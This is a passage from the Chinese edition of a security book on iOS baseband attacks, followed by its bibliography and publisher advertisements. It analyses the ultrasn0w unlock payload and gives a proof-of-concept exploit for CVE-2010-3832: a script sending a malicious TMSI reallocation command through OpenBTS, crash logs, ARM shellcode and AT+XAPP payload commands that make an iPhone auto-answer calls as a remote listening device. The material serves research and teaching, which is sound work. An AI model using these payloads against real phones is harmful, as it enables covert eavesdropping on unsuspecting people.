0xFFFF0A4A      B           tcm_patch_loop
0xFFFF0A4C ; --------------------------------------------------------
0xFFFF0A4C
0xFFFF0A4C tcm_pl_exit               ; CODE XREF: sub_FFFF09A8+96
0xFFFF0A4C      LDR         R0, =0xFFFF0F78
0xFFFF0A4E      ADR         R1, sub_FFFF0B54
0xFFFF0A50      MOVS        R2, #0xC
0xFFFF0A52      BLX         R4
```

```
0xFFFF0A54      BL          sub_FFFF0A74
0xFFFF0A58      POP         {R4-R7}
0xFFFF0A5A      MOVS        R0, #0
0xFFFF0A5C      LDR         R3, =0x60186E5D ; stack_cleanup (SP+=0x1C)
0xFFFF0A5E      BX          R3
```

第二个和第三个AT+XAPP字符串会把内存区域链表存储到TCM，在地址为0x60FA0000的内存打上补丁。该链表是由上述代码遍历的，而且它的格式很简单：表中的每个数据项都有一个头部，由相对于0xFFFF1000的16位偏移量字段和指定其不含头部之长度的16位长度字段组成。而该链表的结尾是一个长度字段为0的数据项。下面的IDAPython脚本模拟了上述本地代码的行为：

```
from idc import *

ea = 0x60FA0000
dst = 0xFFFF1000
while True:
    n = Word(ea+2)
    offset = Word(ea)
    if n == 0:
        break
    print "patching %d bytes at 0x%08x." % (n, dst + offset)
    ea += 4
    for i in range(n):
        PatchByte(dst+offset+i, Byte(ea+i))
        SetColor(dst+offset+i, CIC_ITEM, 0xFFFF00)
    ea += n
```

请使用Load Additional Binary File（载入额外的二进制文件）功能载入解码的文件，串接位于地址0x60FA0000的第二个和第三个解锁字符串的有效载荷，放到该栈既有的IDA Pro数据库中，然后运行上述脚本。

而最后一个解锁字符串中包含的有效载荷也有我们感兴趣的地方，就是下面这两个用C语言表示的两个函数：

```
/* 0xFFFF0AB2 */
int replace_addrs_on_stack(uint32_t *start, uint32_t *end, uint32_t match20msb,
                           uint32_t replace_base)
{
  while ( start < end )
  {
     /* 这会把指向栈中TCM区域的每一个地址重新映射到
     与其对等的闪存中。真的，哇哦*/
     if ( *start >> 12 == match20msb >> 12 )
       *start = (*start & 0xFFF) + replace_base;
     ++start;
    }
}

/* 0xFFFF07AE */
void replace_addrs_on_all_stacks(void *match20msb, void *replace_base) {
    thread_ptr = tx_thread_created_ptr; /* [R4] */
```

```
        /* i存储在[SP]中
         * tx_thread_created_count在R7中
         * thread_ptr在R4中
         */
         for(i = 0; i < tx_thread_created_count; i++) {
             replace_addrs_on_stack(thread_ptr->tx_thread_stack_start,
                                    thread_ptr->tx_thread_stack_end,
                                    match20msb, replace_base)
            thread_ptr = thread_ptr->next;
        }
    }
```

replace_addrs_on_all_stacks函数的作用是纠正各线程的栈中所有返回地址的地址。每一个指向TCM的返回地址都会被重新写到闪存中的地址，被分散载入器复制到TCM中的代码就来自这些内存位置。

如果大家选择为iPhone4开发一种远程漏洞攻击程序，那么从ultrasn0w了解到的这些知识将会起到很大的帮助作用。

11.5.3　空中接口可利用的溢出

本节要分析CVE-2010-3832漏洞，并给出一个针对它的概念验证漏洞攻击程序。这个漏洞是由缓冲区的内存损坏造成的，原因是未检查与移动性管理有关的LOCATION UPDATING REQUEST（位置更新请求）和TMSI REALLOCATION COMMAND（TMSI再分配命令）这两项功能中TMSI的长度。它会影响使用4.2版之前的iOS的所有设备上运行的蜂窝服务。不需要用户与设备进行任何交互，只要设备进入恶意基站的覆盖范围，攻击者就能对该漏洞进行攻击。

我们在这里要向大家展示如何触发该漏洞，以及如何利用堆损坏获得对程序计数器的控制权。然后，我们会介绍如何通过执行设置S0寄存器的处理程序启用iPhone的自动应答功能。这可以让攻击者把iPhone变成远程监听装置。

我们要探讨的是运行iOS 3.1.3以及ICE 04.05.04_G基带固件的iPhone 2G上存在的该bug。在对有关最初是如何发现和利用该漏洞的零散记录进行提炼后，我们重新整合形成了这里的描述。之所以选择iPhone 2G而不是iPhone 4，这出于两个原因。首先，因为与iPhone 4相比iPhone 2G的代码库要小得多，所以获取干净的IDB也要快得多。其次，对于iPhone 4来说，这个漏洞已经被修复了，而且我们尚未得知有什么方法能把基带固件降级到有漏洞的版本。与此不同，不管iPhone 2G使用哪个版本的固件，它都是具有该漏洞的，因为引导装载程序没法执行安全检查。这意味着大家只要随便买个二手iPhone 2G，就能利用已经公开的漏洞着手基带破解了，而不用担心买到的iPhone被刷上了不能攻击的基带固件，也不怕无意升级造成时间和经济上的损失。

如果带有长度达到64字节的TMSI，TMSI再分配命令就能触发该漏洞。图11-3展示了触发该漏洞的TMSI再分配命令中包含的GSM L3层消息，是通过Wireshark网络分析器显示的。

图11-3　利用Wireshark对恶意TMSI再分配命令的剖析

注意　小于64字节的TMSI不会导致崩溃，至少在iPhone 2G上不会。

很不巧，未经修改的`libmich`是没法直接创建该消息的。因为在符合标准的GSM和3GPP协议实现中，没有理由支持长度不是4字节的TMSI。不过，大家可以使用`libmich`创建合适的消息，并修改TMSI字段及长度。

首先启动OpenBTS，将iPhone注册到自己设置的网络，并利用OpenBTS的`testcall`功能为手机的GSM L3层数据包交换启用UDP通道：

```
OpenBTS> tmsis
TMSI        IMSI                IMEI(SV)          age    used
0x4f5e0ccc  262XXXXXXXXXXXX     01XXXXXXXXXXXXXX  293s   293s

1 TMSIs in table
OpenBTS> testcall 262XXXXXXXXXXXX 60

OpenBTS> calls
1804289383 TI=(1,0) IMSI=262XXXXXXXXXXXX Test from=0 Q.931State=active SIPState=
Null (2 sec)

1 transactions in table
```

然后，利用下面这个Python小脚本发送该有效载荷：

```
#!/usr/bin/python

import socket
import time
import binascii
from libmich.formats import *

TESTCALL_PORT = 28670

len = 19
lai = 42
hexstr = "051a00f110"
hexstr += "%02x%02x%02xfc" % (lai>>8, lai&255, (4*len+1))
hexstr += ''.join('%02x666666' % (4*i) for i in range(len))

print "layer3 message to be sent:", hexstr
l3msg = binascii.unhexlify(hexstr)
print "libmich interprets this as: ", repr(L3Mobile.parse_L3(l3msg))

tcsock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
tcsock.settimeout(1)
try:
    tcsock.sendto(l3msg, ('127.0.0.1', TESTCALL_PORT))
    reply = tcsock.recv(1024)
    print "reply received: ", repr(L3Mobile.parse_L3(reply))
except socket.timeout:
    print "no reply received. potential crash?"
```

在执行该脚本之后，用于测试的手机很快就没信号了（基带处理器重启了）。结果是在iPhone上留下类似如下内容的崩溃日志，大家可以利用AT+XLOG命令进行提取：

```
+XLOG: Exception Number: 1
Trap Class: 0xAAAA (HW DATAABORT TRAP)
System Stack:
            0x6666661C
            0x66666630
            0x66666644
            0xA027CBFC
            0xA027CCE4
            0x6666665C
            0x0000000A
            0x6666665C
            [...]

Date: 14.07.2010
Time: 04:58
Register:
r0:   0xA027CBFC        r1:  0xA027CCE4     r2:   0x6666665C
r3:   0x0000000A        r4:  0x6666665C     r5:   0xA027CCE4
r6:   0x00000001        r7:  0xB0016AA4     r8:   0x00000000
r9:   0xA00028E4        r10: 0xB008E730     r11:  0xB008FE9C
r12:  0x45564E54        r13: 0xB008FA8C     r14:  0xA0072443
```

11

```
r15:  0xA0026818
SPSR: 0xA0000033       DFAR: 0x6666666C     DFSR: 0x00000005
```

再来看看造成上述异常的代码：

```
ROM:A002680A FF B5           PUSH        {R0-R7,LR}
ROM:A002680C 0D 00           MOVS        R5, R1
ROM:A002680E 83 B0           SUB         SP, SP, #0xC
ROM:A0026810 10 69           LDR         R0, [R2,#0x10]
        ; causes HW DATAABORT TRAP
ROM:A0026812 14 00           MOVS        R4, R2
ROM:A0026814 0D 9A           LDR         R2, [SP,#0x30+arg_4]
ROM:A0026816 0C 99           LDR         R1, [SP,#0x30+arg_0]
ROM:A0026818 FF F7 6D FB     BL          sub_A0025EF6
ROM:A002681C A0 69           LDR         R0, [R4,#0x18]
ROM:A002681E 26 00           MOVS        R6, R4
```

这段代码位于`recv_signal()`函数（不是官方名称，只是我们这么叫它而已）的开头部分，有逾40个任务要调用该函数进行任务间通信，它会从其他任务接收信令。在本例中，链接寄存器（`r14`）是直接从`mme:1 task`的主函数调用的。此外，通过在`Application_Initialize()`例程中查看内存池的分配情况，大家可以推断出这块分区内存是从容纳大小为52字节的内存块的内存池中分配出来的。

尽管崩溃日志显示程序计数器（`r15`）是`0xA0026818`，但是大家可以根据DFAR（Data Fault Address Register，数据故障地址寄存器）的内容以及其他寄存器的转储文件推断引发故障的指令是在`0xA0026810`处内存载入寄存器的。好极了！这表示可以对传递给`sub_A0025EF6(ptr)`函数的第一个参数加以控制了。该函数的反汇编显示这只是`NU_Deallocate_Partition(ptr)`函数的包装，而它会首先检查是否有`ptr==NULL`。在指针为`NULL`的情况下，该函数会记录下错误，否则调用`NU_Deallocate_Partition(ptr)`。更细地了解分区内存的实现，你就会发现这条路不是那么好走的。与动态内存的实现相反，分区内存不会轻易提供write4原语，因为不需要合并内存块。这种情况下也存在获得某些寄存器的控制权的其他方式，但这都是些漫长而痛苦的过程。

更为简单的方式是取得程序计数器的控制权！事实证明，有一种简便方法。把TMSI的长度增加4字节，这样每次尝试时就会多一个被重写的字，这样很快就能达到重写19个字的目的了：

```
+XLOG: Exception Number: 1
Trap Class: 0xBBBB (HW PREFETCH ABORT TRAP)
System Stack:
            0xA006FCA4
            0x00000677
            0x00000000
            0x0000000A
            0x00000000
            0x00000000
            0xB000E720
            0xB000E788
Date: 17.07.2010
Time: 21:31
```

```
Register:
r0:   0x00000000   r1:  0x60000013   r2:  0xFFFF231C
r3:   0x00000000   r4:  0x6666665C   r5:  0x66666660
r6:   0x66666664   r7:  0xB0016978   r8:  0x00000000
r9:   0xA00028E4   r10: 0xB008E730   r11: 0xB008FE9C
r12:  0x45564E54   r13: 0xB008FABC   r14: 0xFFFF1360
r15:  0x6666666C
SPSR: 0x60000013   DFAR: 0x00000024  DFSR: 0x00000005
```

看，这不就拿到程序计数器的控制权了嘛！看看链接寄存器引用的区域，你就会发现想要从中返回的那个函数没有参数，而且是使用BL命令调用的。为了测试这是否有效，我们会试着返回到完成BX LR的区域。这也起作用了！在发送以0xFFFF058C作为TMSI第19个字的消息时没有生成崩溃日志，也没有丢失信号。

最后该来看看如何开启自动应答了。3GPP的27.007规范和ITU的T.250规范一起，实现了在指定次数的响铃后强制自动应答呼叫的功能。这一响铃次数是在S寄存器（即S0）中指定的，我们可以使用AT命令ATS0=n设置该寄存器，其中n就是响铃次数；还可以通过ATS0?查询该寄存器的值。我们可以利用AT&W把S寄存器的内容存储到NVRAM中，存储为所谓的ATC描述文件。在利用错误字符串（error string）弄清楚是哪个函数在操作该ATC描述文件后，我们就可以驾驭该函数从NVRAM中读写，找出ATC描述文件在内存中的格式。然后，调用如下所示的get_at_sreg_value函数，查询k置为0时的寄存器Sn：

```
/* 0xA01B9F1B */
uint32_t __fastcall get_at_sreg_base_ptr(uint32_t a1, uint32_t a2)
{
  uint32_t *t1;
  uint32_t *t2;
  uint32_t result;

  t1 = &dword_B01B204C[15 * a1];
  t2 = &dword_B01B23D0[17 * a2];
  if ( t1[12] )
    result = t2[14] + t1[13];
  else
    result = 0;
  return result;
}
/* 0xA01C5AB7 */uint32_t __fastcall get_at_sreg_value(uint32_t k, uint32_t n)
{
  return *(get_at_sreg_base_ptr(9, k) + n + 8);
}
```

于是心生一计：利用从上述函数中得到的信息，借助一个短小的程序远程设置S0寄存器。第一步是要编写一个汇编小程序，利用AT+XAPP溢出设置S0环路计数器，示例如下：

```
00000000 <write_ats0_reg>:
    0:  2107    movs r1, #7            /* 不能直接载入#9（空白） */
    2:  1c88    adds r0, r1, #2        /* r0 = 9 */
    4:  1a49    subs r1, r1, r1        /* r1 = 0 */
    6:  47a8    blx r5                 /* 调用0xA01B9F1B */
```

11

```
   8:  2401    movs r4, #1
   a:  7204    strb r4, [r0, #8]       /* 设置S0 = 1 */
   c:  1b20    subs r0, r4, r4         /* r0 = 0，表示出错 */
   e:  b00a    add sp, #0x28           /* 调整栈指针 */
  10:  bd70    pop {r4, r5, r6, pc}    /* 干净利落的继续 */
  12:  46c0    nop                     /* nop需要与字边界对齐 */
```

下面是种测试以上代码的原始方式：

```
# printf 'AT+XAPP="####################################' > xapp-bin
# printf '4444\x1b\x9f\x1b\xA066667777\xF5\x2C\x0B\xB0' >> xapp-bin
# printf '\x07\x21\x88\x1c\x49\x1a\xa8\x47\x01\x24\x04' >> xapp-bin
# printf '\x72\x20\x1b\x0a\xb0\x70\xbd\xc0\x46"' >> xapp-bin
# ./sendmodem "`cat xapp-bin`"
Sending command to modem: AT
---.+
AT
OK
Sending command to modem: AT+XAPP="####################################444466667
777?,

?!?I?G$r
p??F"
-..+
AT+XAPP="####################################444466667777?,
                                                         ?!?I?G$r
p??F"
ERROR
# ./sendmodem 'ATS0?'
Sending command to modem: AT
-.+
AT
OK
Sending command to modem: ATS0?
-...+
ATS0?
001

OK
#
```

正如大家所见，AT+XAPP有效载荷可以把S0寄存器置为1。如果现在呼叫这部iPhone，它就会在第一次响铃后自动应答了。现在只剩最后一步：构造有效载荷远程开启该功能。

稍微修改一下上面的有效载荷，不再写入值而是引发崩溃，你就会发现S0寄存器位于内存中的0xB002D768处。举个例子，大家可以利用如下指令片段远程开启自动应答：

```
0xA01EC43C 1C 61 C4 E5                       STRB  R6,  [R4,#0x11C]
0xA01EC440 F0 81 BD E8                       LDMFD SP!, {R4-R8,PC}
```

注意，在把值1写入上面提到的地址后，代码还需要继续执行。总而言之，这给了我们一条不超过100字节的消息，而该消息简明扼要地说明了CVE-2010-3832的可利用性。

11.6　小结

我们全面地介绍了针对iOS设备的基带攻击。本章从讲述与蜂窝网络有关的背景知识开始，一步步向大家展示了各代iOS设备基带芯片上运行的实时操作系统的内部原理，以及这些实时操作系统的堆内存管理程序的错综复杂性。

在介绍完这些理论性很强的知识后，我们接着引导大家迅速着手完成OpenBTS的设置和运行工作。这一设置让大家可以在实验室中为研究通过空中接口的基带攻击而运行自己的GSM测试网络。

然后，我们剖析了实际的蜂窝协议栈并讨论了它们的受攻击面，还为大家介绍了可用于自行寻找漏洞的一些技巧。最后，本章提供了两个已公开漏洞（一个本地漏洞，一个远程漏洞）的例子，并解释了ultrasn0w解锁工具的工作原理。

附录　参考资料

下面是本书参考或提到的资料。


- www.mediapost.com/publications/article/116920/
- www.f-secure.com/weblog/archives/00001814.html
- www.jailbreakme.com
- www.jailbreakme.com/star
- http://dvlabs.tippingpoint.com/blog/2010/02/15/pwn2own-2010
- http://seriot.ch/resources/talks_papers/iPhonePrivacy.pdf
- http://theiphonewiki.com/wiki/index.php?title=LibTiff
- *Enterprise iOS*，www.enterpriseios.com
- *Managing iOS Devices with OS X Lion Server*，Arek Dreyer 著（Peachpit Press，2011）
- “Local and Push Notification Programming Guide”（本地和推送通知编程指南），iOS Dev Center，http://developer.apple.com/library/ios/#documentation/NetworkingInternet/Conceptual/RemoteNotificationsPG/
- “iOS Configuration Profile Reference”（iOS 配置描述文件参考），iOS Dev Center，http://developer.apple.com/library/ios/#featuredarticles/iPhoneConfigurationProfileRef/
- “Deploying iPhone and iPad Mobile Device Management”（部署 iPhone 和 iPad 的移动设备管理），http://images.apple.com/iphone/business/docs/iOS_MDM.pdf
- “Inside Apple’s MDM Black Box”（深入了解苹果的 MDM 黑盒），David Schuetz，2011 年 BlackHat USA（美国黑帽）大会
- https://media.blackhat.com/bh-us-11/Schuetz/BH_US_11_Schuetz_InsideAppleMDM_Slides.pdf
- “The iOS MDM Protocol”（iOS 的 MDM 协议），David Schuetz，2011 年 BlackHat USA（美国黑帽）大会
- https://media.blackhat.com/bh-us-11/Schuetz/BH_US_11_Schuetz_InsideAppleMDM_WP.pdf
- “iPhone data protection in depth”（深入 iPhone 数据保护），Jean-Baptiste Bédrune 和 Jean Sigwald，2011 年阿姆斯特丹 Hack in the Box 安全会议
- “iPhone data protection tools”（iPhone 数据保护工具），Jean-Baptiste Bédrune 和 Jean Sigwald，http://code.google.com/p/iphone-dataprotection
- “Overcoming iOS Data Protection to Re-Enable iPhone Forensics”（克服 iOS 的数据保护，


重新启用 iPhone 取证），Andrey Belenko，2011 年 BlackHat USA（美国黑帽）大会

- “Apple iOS Security Evaluation: Vulnerability Analysis and Data Encryption”（苹果 iOS 安全评估：漏洞分析与数据加密），Dino Dai Zovi，2011 年 BlackHat USA（美国黑帽）大会
- “PBKDF2”，Wikipedia（维基百科），http://en.wikipedia.org/wiki/PBKDF2
- www.freebsd.org/doc/en_US.ISO8859-1/books/arch-handbook/macsynopsis.html
- www.blackhat.com/presentations/bh-dc-10/Seriot_Nicolas/BlackHat-DC-2010-Seriot-iPhone-Privacy-wp.pdf
- http://developer.apple.com/library/mac/#documentation/Security/Conceptual/AppSandboxDesignGuide/AboutAppSandbox/AboutAppSandbox.html
- http://reverse.put.as/2011/09/14/apple-sandbox-guide-v1-0/
- https://github.com/kennytm/Miscellaneous/blob/master/dyld_decache.cpp
- www.semantiscope.com/research/BHDC2011/BHDC2011-Paper.pdf
- *Fuzzing: Brute Force Vulnerability Discovery*，Sutton、Greene 和 Amini 著
- *Fuzzing for Software Security Testing and Quality Assurance*，Takanen、DeMott 和 Miller 著
- www.ietf.org/rfc/rfc2616.txt
- www.tuaw.com/2007/10/09/apple-adds-new-mobile-protocol-handlers/
- http://labs.idefense.com/software/fuzzing.php
- www.developershome.com/sms/
- www.dreamfabric.com/sms/
- www.nobbi.com/pduspy.htm
- www.blackhat.com/presentations/bh-usa-09/MILLER/BHUSA09-Miller-FuzzingPhone-PAPER.pdf
- “Heap Feng Shui in JavaScript”（JavaScript 中的堆风水），www.phreedom.org/research/heap-feng-shui/
- “Attacking the WebKit Heap”（攻击 WebKit 的堆），www.immunityinc.com/infiltrate/2011/presentations/webkit_heap.pdf
- *The Mac Hacker's Handbook*，第 8 章
- “Analysis of the jailbreakme v3 font exploit”（jailbreakme v3 字体漏洞攻击程序的分析），http://esec-lab.sogeti.com/post/Analysis-of-the-jailbreakme-v3-font-exploit
- “Engineering Heap Overflow Exploits with JavaScript”（利用 JavaScript 设计堆溢出漏洞攻击程序），www.usenix.org/event/woot08/tech/full_papers/daniel/daniel.pdf
- “Return-oriented Programming for the ARM Architecture”（ARM 架构下的面向返回的程序设计），Tim Kornau，http://static.googleusercontent.com/external_content/untrusted_dlcp/www.zynamics.com/en//downloads/kornau-tim--diplomarbeit--rop.pdf
- “Getting around non-executable stack (and fix)”（绕开非可执行栈（并修复）），*Solar Designer*，http://insecure.org/sploits/linux.libc.return.lpr.sploit.html

- “ROP and iPhone”，http://blog.zynamics.com/2010/04/16/rop-and-iphone/
- “Practical return-oriented programming”（实用的面向返回的程序设计），Dino Dai Zovi，http://trailofbits.files.wordpress.com/2010/04/practical-rop.pdf
- www.eetimes.com/design/embedded/4207336/Bill-Lamie--Story-of-a-man-and-his-real-time-operating-systems
- www.ertos.nicta.com.au/software/kenge/iguana-project/latest/iguana_talk.pdf
- www.ertos.nicta.com.au/software/kenge/iguana-project/latest/iguana_dev_talk.pdf
- www.ertos.nicta.com.au/software/kenge/iguana-project/latest/userman.pdf
- http://gnuradio.org/redmine/projects/gnuradio/wiki/OpenBTSClocks
- *Real-time Embedded Multithreading: Using ThreadX and ARM*，Edward C. Lamie 著（CMP，2005，ISBN 1578201349，356 页）
- “More Fun With Graphs”（更多与图论有关的乐趣），2003 年度 Black Hat Federal（联邦黑帽）大会，Halvar Flake，www.blackhat.com/presentations/bh-federal-03/bh-fed-03-halvar.pdf
- *A Guide to Kernel Exploitation: Attacking the Core*，Enrico Perla、Massimiliano Oldani 著（Syngress，2010，ISBN 1597494860，442 页）


TURING 图灵原创
丰生强/著
Android
软件安全与逆向分析
国内第一本Android软件安全书
别让你的代码成为别人的炮灰！
eoe 全球最大中文Android开发者社区 (www.eoeandroid.com)
看雪论坛 (www.pediy.com)
安卓巴士 (www.apkbus.com)
联袂推荐
看雪版主非虫潜心力作
人民邮电出版社 POSTS & TELECOM PRESS
原创经典


TURING 图灵程序设计丛书 网络安全系列
The Shellcoder's Handbook
Discovering and Exploiting Security Holes Second Edition
黑客攻防技术宝典
系统实战篇（第2版）
[英] Chris Anley
[英] John Heasman
[德] Felix "FX" Linder
[美] Gerardo Richarte
等著
罗爱国 郑艳杰 译
跟世界顶级安全技术大师学习黑客攻防技术
全面分析系统安全漏洞
大量实例和代码片段
人民邮电出版社 POSTS & TELECOM PRESS


TURING 图灵程序设计丛书 网络安全系列
The Web Application Hacker's Handbook
Finding and Exploiting Security Flaws Second Edition
黑客攻防技术宝典
Web实战篇（第2版）
[英] Dafydd Stuttard Marcus Pinto 著
石华耀 傅志红 译
人民邮电出版社 POSTS & TELECOM PRESS

黑客攻防技术宝典 iOS实战篇

iOS Hacker's Handbook

安全始终是计算机和互联网领域最重要的话题。进入移动互联网时代，移动平台和设备的安全问题更加突出。iOS系统凭借其在移动市场的占有率拥有着举足轻重的地位。虽然iOS系统向来以安全著称，但由其自身漏洞而引发的威胁同样一直存在。

《黑客攻防技术宝典：iOS实战篇》由美国国家安全局全球网络漏洞攻击分析师、连续4年Pwn2Own黑客竞赛大奖得主Charlie Miller领衔，6位业内顶级专家合力打造，全面深入介绍了iOS的工作原理、安全架构、安全风险，揭秘了iOS越狱工作原理，探讨了加密、代码签名、内存保护、沙盒机制、iPhone模糊测试、漏洞攻击程序、ROP有效载荷、基带攻击等内容，为深入理解和保护iOS设备提供了足够的知识与工具，是学习iOS设备工作原理、理解越狱和破解、开展iOS漏洞研究的重量级专著。

本书作为国内第一本全面介绍iOS漏洞及攻防的专著，作者阵容空前豪华，内容权威性毋庸置疑。Charlie Miller曾在美国国家安全局担任全球网络漏洞攻击分析师5年，并连续4届摘得Pwn2Own黑客竞赛桂冠。Dionysus Blazakis擅长漏洞攻击缓解技术，2010年赢得了Pwnie Award最具创新研究奖。Dino Dai Zovi是Trail of Bits联合创始人和首席技术官，有十余年信息安全领域从业经验，出版过两部信息安全专著。Vincenzo Iozzo现任BlackHat和Shakacon安全会议评审委员会委员，因2010年和2011年连续两届获得Pwn2Own比赛大奖在信息安全领域名声大振。Stefan Esser是业界知名的PHP安全问题专家，是从原厂XBOX的硬盘上直接引导Linux成功的第一人。Ralf-Philipp Weinmann作为德国达姆施塔特工业大学密码学博士、卢森堡大学博士后研究员，对密码学、移动设备安全等都有深入研究。

本书适合想了解iOS设备工作原理的人，适合对越狱和破解感兴趣的人，适合关注iOS应用及数据安全的开发人员，适合公司技术管理人员（他们需要了解如何保障iOS设备安全），还适合从事iOS漏洞研究的安全研究人员。

WILEY

Copies of this book sold without a Wiley sticker on the cover are unauthorized and illegal.

图灵社区：www.ituring.com.cn
新浪微博：@图灵教育 @图灵社区
反馈/投稿/推荐信箱：contact@turingbook.com
热线：(010)51095186转604

分类建议 计算机/程序设计/移动开发

人民邮电出版社网址：www.ptpress.com.cn

ISBN 978-7-115-32848-9

ISBN 978-7-115-32848-9
定价：69.00元

欢迎加入

图灵社区

最前沿的IT类电子书发售平台

电子出版的时代已经来临。在许多出版界同行还在犹豫彷徨的时候，图灵社区已经采取实际行动拥抱这个出版业巨变。作为国内第一家发售电子图书的IT类出版商，图灵社区目前为读者提供两种DRM-free的阅读体验：在线阅读和PDF。

相比纸质书，电子书具有许多明显的优势。它不仅发布快，更新容易，而且尽可能采用了彩色图片（即使有的书纸质版是黑白印刷的）。读者还可以方便地进行搜索、剪贴、复制和打印。

图灵社区进一步把传统出版流程与电子书出版业务紧密结合，目前已实现作译者网上交稿、编辑网上审稿、按章发布的电子出版模式。这种新的出版模式，我们称之为“敏捷出版”，它可以让读者以较快的速度了解到国外最新技术图书的内容，弥补以往翻译版技术书“出版即过时”的缺憾。同时，敏捷出版使得作、译、编、读的交流更为方便，可以提前消灭书稿中的错误，最大程度地保证图书出版的质量。

最方便的开放出版平台

图灵社区向读者开放在线写作功能，协助你实现自出版和开源出版的梦想。利用“合集”功能，你就能联合二三好友共同创作一部技术参考书，以免费或收费的形式提供给读者。（收费形式须经过图灵社区立项评审。）这极大地降低了出版的门槛。只要你有写作的意愿，图灵社区就能帮助你实现这个梦想。成熟的书稿，有机会入选出版计划，同时出版纸质书。

图灵社区引进出版的外文图书，都将在立项后马上在社区公布。如果你有意翻译哪本图书，欢迎你来社区申请。只要你通过试译的考验，即可签约成为图灵的译者。当然，要想成功地完成一本书的翻译工作，是需要有坚强的毅力的。

最直接的读者交流平台

在图灵社区，你可以十分方便地写作文章、提交勘误、发表评论，以各种方式与作译者、编辑人员和其他读者进行交流互动。提交勘误还能够获赠社区银子。

你可以积极参与社区经常开展的访谈、审读、评选等多种活动，赢取积分和银子，积累个人声望。

ituring.com.cn